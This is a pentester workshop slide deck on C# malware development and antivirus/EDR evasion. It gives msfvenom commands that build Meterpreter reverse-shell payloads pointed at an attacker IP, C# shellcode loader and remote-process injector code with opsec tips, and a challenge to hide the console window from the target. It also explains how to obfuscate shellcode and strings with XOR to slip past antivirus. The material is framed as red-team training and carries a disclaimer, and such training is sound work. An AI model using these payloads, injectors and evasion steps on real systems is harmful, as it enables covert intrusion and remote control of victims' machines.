# MALDEV & AV/EDR EVASION

# FOR PENTESTERS



### **WHOAMI**

- Asahel Hernández
- <u>@theBlazz3</u> <u>@blazz3</u>
- Penetration Tester @Dell
- Ing. Gestión de TI
- OSCP, GWAPT
- HTB, CTFs | CloudSec | AV/EDR Evasion

# WHAT ARE WE GOING TO COVER

- 1. Command and Control (C&C or C2)
- 2. Metasploit & Meterpreter
- 3. How Does AV and EDR Detect Malware?
- 4. C# 101
- 5. Shellcoding
- 6. AV/EDR Evasion Techniques

Today we will be focusing on using C# for malware development for Windows. We will see basic process injection techniques, strings / shellcode obfuscation and evasion for NFT code

https://github.com/Blazz3/MalDev-AV-EDR-Evasion-for-Pentesters

# **DISCLAIMER**

All the materials covered in this course are for educational and research purposes only.

Do not attempt to violate the law with anything contained in the course. Neither course organizers, the authors of this material, or anyone else affiliated in any way, is going to accept responsibility for your actions.

By using the course and its contents, you accept that you will only lawfully use it in a test lab, with devices that you own or are allowed to conduct penetration tests for your customers and clients.

Do not abuse this material. Be responsible.

Malware development is a skill that can -and should- be used for good, to further the field of (offensive) security and keep our defenses sharp.

# OI INTRODUCTION

# **MALDEV & AV/EDR EVASION**

With Antivirus (AV) and Enterprise Detection and Response (EDR) software **becoming more mature** by the minute, the red team is being forced to stay ahead of the curve.



This workshop will guide you through your first steps in the Malware Development (MalDev) & AV/EDR evasion world. It is aimed primarily at <u>offensive practitioners</u>, but *defensive practitioners* are also very <u>welcome</u> to attend and broaden their skillset.

# WHAT IS EVASION?

Consists of techniques that adversaries use to avoid detection

### Examples:


- Disabling security software
- Obfuscation
- Encryption
- Blending into network traffic (Normal Operations)
- Leverage trusted processes
- 3rd party communication



https://attack.mitre.org/tactics/TA0005/

# **COMMAND AND CONTROL (C&C OR C2)**

A command-and-control [C&C or C2] server is a computer controlled by an attacker or cybercriminal which is used to send commands to systems compromised by malware and receive stolen data from a target network.



https://attack.mitre.org/tactics/TA0011/

# **COMMAND AND CONTROL FRAMEWORKS**













https://www.thec2matrix.com/

# METASPLOIT & METERPRETER

- The Metasploit Framework is an open source platform that supports vulnerability research, exploit development, and the creation of custom security tools.
- Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. Meterpreter is the C2 agent for Metasploit.

https://www.offensive-security.com/metasploit-unleashed/

# **METERPRETER**

```
msf6 exploit(
                        r) > sessions
Active sessions
 Id Name Type
                                  Information
                                                                      Connection
          meterpreter x64/windows DESKTOP-MHB0T9F\John Doe @ DESKTOP- 10.1.1.15:8080 -> 10.1.1.11:64481
                                   MHB0T9F
                                                                      10.1.1.11)
          meterpreter x64/windows DESKTOP-MHB0T9F\John Doe @ DESKTOP- 10.1.1.15:8080 -> 10.1.1.11:63857
                                                                      10.1.1.11)
          meterpreter x64/windows DESKTOP-MHB0T9F\John Doe @ DESKTOP- 10.1.1.15:8080 -> 10.1.1.11:60025
 24
                                                                      10.1.1.11)
msf6 exploit(multi/handler) > sessions -i 24
 * Starting interaction with 24...
meterpreter > getuid
Server username: DESKTOP-MHB0T9F\John Doe
meterpreter >
meterpreter > sysinfo
              : DESKTOP-MHB0T9F
              : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter >
```


```
closer@kali:~/Desktop/Allhacked/post$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.36
LPORT=4444 --platform windows --arch x86 -f exe > reverse_tcp.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```




Found some malware

Windows Defender is removing it.

# METERPRETER STAGED VS STAGELESS



windows/meterpreter\_reverse\_tcp



windows/meterpreter/reverse\_tcp

# HOW DOES AV AND EDR DETECT MALWARE? STATIC DETECTIONS

### Hashes

- Simply hashing the file and comparing it to a database of known signatures. Extremely fragile, any changes to the file will change the entire signature.

### Byte Matching (String Match)

- Matching a specific pattern of bytes within the code. Example: The presence of the word "mimikatz" or a known memory structure.


### Heuristics

- File structure.
- Logic Flows (Abstract Syntax Trees (AST), Control Flow Graphs (CFG), etc.)
- Rule based detections (if x & y then malicious), context-based detections. Often uses some kind of aggregate risk for probability of malicious file.

# **HOW DOES AV AND EDR DETECT MALWARE?**

### **DYNAMIC DETECTIONS**

- <u>Classification</u> <u>Detection</u>: querying ar existing database of known threats.
- <u>Sandboxing:</u> execute code in a safe space and analyze what it does.
- **System Logs and Events:** Event Tracing for Windows.
- <u>API Hooking:</u> the Windows API calls (CreateFile, OpenProcess, etc.) are intercepted to decide if the action is malicious or not.



# WHY C#?

.NET framework was introduced by Microsoft in the early 2000s with the goal of making programming easier. The most popular language supported by this platform is C#.

- Modern, functional, generic, object oriented.
- Fluid syntax.
- Integration with Visual Studio IDE.
- Cross-platform.
- Easy to deploy.
- Multiple App Domains (Gaming, Mobile, IOT, etc.) supported.

https://learn.microsoft.com/en-us/dotnet/csharp/tour-of-csharp/


# C# 101

- Object oriented programming language released in 2001 as part of the .NET initiative.
- C# source is compiled to IL (Intermediate Language) which can then be translated into machine instructions by the CLR (Common Language Runtime)

### https://docs.microsoft.com/en-us/dotnet/standard/clr

 Managed Code vs Unmanaged <a href="https://docs.microsoft.com/en-us/dotnet/standard/managed-code">https://docs.microsoft.com/en-us/dotnet/standard/managed-code</a>

## C# 101



https://www.c-sharpcorner.com/UploadFile/8911c4/code-execution-process

## C# 101

**Namespaces:** C# programs are organized using <u>namespaces</u>. Namespaces are used both as an "internal" organization system for a program, and as an "external" organization system — a way of presenting program elements that are exposed to other programs.


**Classes:** <u>Classes</u> are the most fundamental of C#'s types. A class is a data structure that combines state (fields) and actions (methods and other function members) in a single unit. A class provides a definition for dynamically created instances of the class, also known as objects.

**Methods:** A <u>method</u> is a code block that contains a series of statements. A program causes the statements to be executed by calling the method and specifying any required method arguments. In C#, every executed instruction is performed in the context of a method. The <u>Main</u> method is the entry point for every C# application and it's called by the common language runtime (CLR) when the program is started.

https://github.com/LabinatorSolutions/csharp-cheat-sheet

# O2 LABS

# **ENVIRONMENT SETUP**



## **ENVIRONMENT SETUP**

### For this workshop you will need the following hosts:

1) <u>Development / Target Host:</u> A Windows 10 VM with Visual Studio .NET installed, and Windows Defender with an exclusion added to the folder where we will be developing our projects.

### 2) Attacker Host: A Kali VM

#### VM Credentials

Windows 10 Development / Testing Host

User: cha0x

Password: Password123


Kali VM Attacker Host

User: kali

Password: kali

To compile the .cs files: <u>csc.exe file.cs / unsafe</u> We will replace"// CODE" with custom code

# **C# BASICS**



## **HELLOWORLD.CS**

```
using System;
     namespace HelloWorld
         class Program
             static void Main()
                 Console.WriteLine("Hello World!");
                 Console.WriteLine("Press any key to exit.");
                 Console.ReadKey();
11
```

### **HELLOWORLD.CS**

Console.WriteLine("Hello World!");

### **Console Class**

### **Definition**

Namespace: System

Assembly: mscorlib.dll

Represents the standard input, output, and error streams for console applications. This class cannot

be inherited.

### Console.WriteLine Method

### **Definition**

Namespace: System

Assembly: System.Console.dll

Writes the specified data, followed by the current line terminator, to the standard output stream.

https://learn.microsoft.com/en-us/dotnet/api/system.console?view=netframework-4.8



## **MESSAGEBOX.CS**

```
using System;
     using System.Runtime.InteropServices;
     namespace PopMessage
         public class Program
             [DllImport("user32.dll", CharSet = CharSet.Unicode)]
             public static extern int MessageBox(IntPtr hWnd, String text, String caption, uint type);
             static void Main(string[] args)
                 // Call the MessageBox function using platform invoke.
                 MessageBox(new IntPtr(0), "Find the DLL import!!", "Just Popped", 0);
19
```

### **MESSAGEBOX.CS**

```
// Use DllImport to import the Win32 MessageBox function.
[DllImport("user32.dll", CharSet = CharSet.Unicode)]
public static extern int MessageBox(IntPtr hWnd, String text, String caption, uint type);
```

• P/invoke (Platform Invocation Services) allows managed code to call functions implemented in unmanaged libraries (dll's).

https://learn.microsoft.com/en-


<u>us/dotnet/api/system.runtime.interopservices.dllimportattribute?vi</u>

ew=net-5.0

# DIllmportAttribute Class Definition Namespace: System.Runtime.InteropServices Assembly: System.Runtime.InteropServices.dll Indicates that the attributed method is exposed by an unmanaged dynamic-link library (DLL) as a static entry point.

https://www.pinvoke.net/default.aspx/user32.messagebox

## **MESSAGEBOX FUNCTION**





Header	winuser.h (include Windows.h)
Library	User32.lib
DLL	User32.dll

https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox

## **WINDOWS API**

- Exposes programming interfaces to the services provided by the OS
- File system access, processes & threads management, network connections, user interface, etc.





https://learn.microsoft.com/en-us/windows/win32/apiindex/windows-api-list



# SHELLCODING




# **SHELLCODE?**

- Position-independent code (PIC) is a machine code (ASM) that, being placed somewhere in the primary memory, executes properly regardless of its absolute address. Is self-contained, contain what it needs to operate.
- Sequence of bytes that **represent assembly instructions**.

```
@SANS ISC
SANS ISC C:\Demo>base64dump.py -e zxc -s 1 -d payload.aspx.vir | ndisasm -b 64 -
0000000 FC
                            cld
0000001 4883E4F0
                            and rsp, byte -0x10
                            call 0xd6
         E8CC000000
                            push r9
        4150
                            push r8
                            push rdx
                            push rcx
                            push rsi
                            xor rdx,rdx
         65488B5260
                            mov rdx,[gs:rdx+0x60]
         488B5218
                            mov rdx,[rdx+0x18]
         488B5220
                            mov rdx,[rdx+0x20]
         488B7250
                            mov rsi,[rdx+0x50]
                           movzx rcx,word [rdx+0x4a]
         480FB74A4A
         4D31C9
                            xor r9,r9
        4831C0
                            xor rax.rax
                            lodsb
                            cmp al,0x61
         7C02
                            il 0x37
                            sub al,0x20
         2C20
         41C1C90D
                            ror r9d, byte 0xd
        4101C1
                            add r9d.eax
```

# **SHELLCODE EXECUTION (PROCESS INJECTION)**



https://ctfcracker.gitbook.io/process-injection/

# **GENERATE SHELLCODE WITH MSFVENOM**

Msfvenom generate shellcode for different payloads in different output formats


```
msfvenom -p windows/x64/meterpreter/reverse tcp LHOST=192.168.100.133 LPORT=443 EXITFUNC=thread -f hex
  No platform was selected, choosing Msf::Module::Platform::Windows from the payload
  No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
    size of hex file: 1022 bytes
smsfvenom -p windows/x64/meterpreter/reverse tcp LHOST=192.168.100.133 LPORT=443 EXITFUNC=thread -f csharp
      [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
      [-] No arch selected, selecting arch: x64 from the payload
      No encoder specified, outputting raw payload
      Payload size: 511 bytes
      Final size of csharp file: 2628 bytes
      byte[] buf = new byte[511] \{0 \times fc.0 \times 48.0 \times 83.0 \times e4.0 \times f0.0 \times e8.
      0×cc.0×00.0×00.0×00.0×41.0×51.0×41.0×50.0×52.0×51.0×56.0×48.
      0×31.0×d2.0×65.0×48.0×8b.0×52.0×60.0×48.0×8b.0×52.0×18.0×48.
```


```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=443 EXITFUNC=thread -f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of exe file: 7168 bytes
Saved as: met.exe
```

# METERPRETER'S SHELLCODE

Using the .exe form from msfvenom

met.exe





## METERPRETER'S SHELLCODE

CHALLENGE!

**GENERATE AN <u>STAGELESS</u> SHELLCODE** 

https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/

#### **BASIC SHELLCODE LOADER.CS**

VirtualAlloc, Marshal.Copy, CreateThread, WaitForSingleObject

```
Console.WriteLine("[+] Allocate memory in the current process");

// Allocate RWX (read-write-execute) memory to execute the shellcode from

// Opsec tip: RWX memory can easily be detected. Consider making memory RW first, then RX after writing your shellcode int scSize = buf.Length;

IntPtr payAddr = VirtualAlloc(IntPtr.Zero, scSize, COMMIT_RESERVE, EXECUTEREADWRITE);

Console.WriteLine("[+] Copying shellcode into allocated memory space");

// Copy the shellcode into our assigned region of RWX memory

Marshal.Copy(buf, 0, payAddr, scSize);

Console.WriteLine("[+] Creating thread and running...catch your shell");

// Create a thread at the start of the executable shellcode to run it!

IntPtr payThreadId = CreateThread(IntPtr.Zero, 0, payAddr, IntPtr.Zero, 0, 0);


// Wait for our thread to exit to prevent program from closing before the shellcode ends

// This is especially relevant for long-running shellcode, such as malware implants

uint waitResult = WaitForSingleObject(payThreadId, -1);
```

#### **BASIC SHELLCODE LOADER**

VirtualAlloc, Marshal.Copy



#### **Marshal Class**

#### **Definition**

 ${\bf Name space:}\ System. Runtime. Interop Services$ 

Assembly: System.Runtime.InteropServices.dll


Provides a collection of methods for allocating unmanaged memory, copying unmanaged memory blocks, and converting managed to unmanaged types, as well as other miscellaneous methods used when interacting with unmanaged code.

#### **BASIC SHELLCODE LOADER**

CreateThread, WaitForSingleObject


#### **CreateThread function** (processthreadsapi.h) 10/13/2021 • 5 minutes to read Creates a thread to execute within the virtual address space of the calling process. To create a thread that runs in the virtual address space of another process, use the CreateRemoteThread function. **Syntax** Copy HANDLE CreateThread( [in, optional] LPSECURITY ATTRIBUTES lpThreadAttributes. dwStackSize, [in] SIZE T [in] LPTHREAD START ROUTINE lpStartAddress. [in, optional] drv aliasesMem LPVOID lpParameter, [in] dwCreationFlags. [out, optional] LPDWORD lpThreadId

#### WaitForSingleObject function (synchapi.h) 10/13/2021 • 2 minutes to read Waits until the specified object is in the signaled state or the time-out interval elapses. To enter an alertable wait state, use the WaitForSingleObjectEx function. To wait for multiple objects, use WaitForMultipleObjects. **Syntax** Copy DWORD WaitForSingleObject( [in] HANDLE hHandle. [in] DWORD dwMilliseconds



#### **BASIC SHELLCODE LOADER**

#### CHALLENGE!



THE COMPILED .EXE OPENS A CONSOLE WINDOW THAT WILL BE VISIBLE TO THE TARGET AND EASY TO SPOT. CHANGE THE SOURCE CODE OF LAB 2 TO HIDE THE CONSOLE USING WINDOWS API CALLS.

https://miromannino.com/blog/hide-console-window-in-c/


#### **BASIC SHELLCODE INJECTOR.CS**


OpenProcess, VirtualAllocEx, WriteProcessMemory & CreateRemoteThread

```
// Get a handle on the taraet process in order to interact with it
IntPtr procHandle = OpenProcess(ProcessAccessFlags.All, false, pid);
if ((int)procHandle == 0)
    Console.WriteLine($"Failed to get handle on PID {pid}. Do you have the right privileges?");
    return;
  else {
    Console.WriteLine($"Got handle {procHandle} on target process.");
 // Allocate RWX memory in the remote process
 // The opsec note from exercise 1 is applicable here, too
IntPtr memAddr = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)len, AllocationType.Commit | AllocationType.Reserve,
    MemoryProtection.ExecuteReadWrite);
Console.WriteLine($"Allocated {len} bytes at address {memAddr} in remote process.");
// Write the payload to the allocated bytes in the remote process
IntPtr bvtesWritten:
bool procMemResult = WriteProcessMemory(procHandle, memAddr, buf, len, out bytesWritten);
if(procMemResult){
    Console.WriteLine($"Wrote {bytesWritten} bytes.");
 } else {
    Console.WriteLine("Failed to write to remote process.");
 // Create our remote thread to execute!
IntPtr tAddr = CreateRemoteThread(procHandle, IntPtr.Zero, 0, memAddr, IntPtr.Zero, 0, IntPtr.Zero);
Console.WriteLine($"Created remote thread at {tAddr}. Check your listener!");
```

#### **BASIC SHELLCODE INJECTOR**


OpenProcess, VirtualAllocEx






#### **BASIC SHELLCODE INJECTOR**

WriteProcessMemory, CreateRemoteThread




```
CreateRemoteThread function
(processthreadsapi.h)
10/13/2021 • 5 minutes to read
Creates a thread that runs in the virtual address space of another process.
Use the CreateRemoteThreadEx function to create a thread that runs in the virtual address space of
another process and optionally specify extended attributes.
Syntax
                                                                              Copy
  HANDLE CreateRemoteThread(
         HANDLE
                              hProcess,
         LPSECURITY ATTRIBUTES lpThreadAttributes,
                              dwStackSize,
         SIZE T
         LPTHREAD START ROUTINE lpStartAddress,
         LPVOID
                              lpParameter.
                              dwCreationFlags,
    [in] DWORD
    [out] LPDWORD
                              1pThreadId
```



#### **BASIC SHELLCODE INJECTOR**

CHALLENGE!



MODIFY THE CODE SO THAT INSTEAD OF INJECTING INTO NOTEPAD.EXE THE SHELLCODE INJECTS INTO CALC.EXE

## **AV/EDR EVASION**

## **AV EVASION TECHNIQUES**

There is no 'golden bullet' for this exercise and the next, as AV could detect a <u>variety</u> <u>of aspects</u> of your shellcode injector/loader. Additionally, indicators used by AV are <u>ever-changing</u> and <u>could be completely different</u> tomorrow!

#### Shellcode obfuscation

Shellcodes generated by tools such as msfvenom or C2 frameworks are well-known and easy to detect for AV. To counter this, we can encode/encrypt our shellcode, and only decode/decrypt it when we are ready to execute.


#### Strings obfuscation

Strings that are defined within your code are saved in the binary itself. That means that defining string variables with suspicious contents (such as suspicious function names or patterns, or known-bad strings such as malware names) are easily detectable by AV. To counter this, we can store an encoded or encrypted variant of said strings in the binary, and only decode/decrypt them when they are needed.

#### **XOR ENCRYPTION**

A string of text can be encrypted by applying the <u>bitwise XOR operator</u> to every character using a given key. To decrypt the output, merely <u>reapplying</u> the XOR function with the key will remove the cipher.

First Bit	Second Bit	Resulting Bit
0	0	0
0	1	1
1	0	1
1	1	0

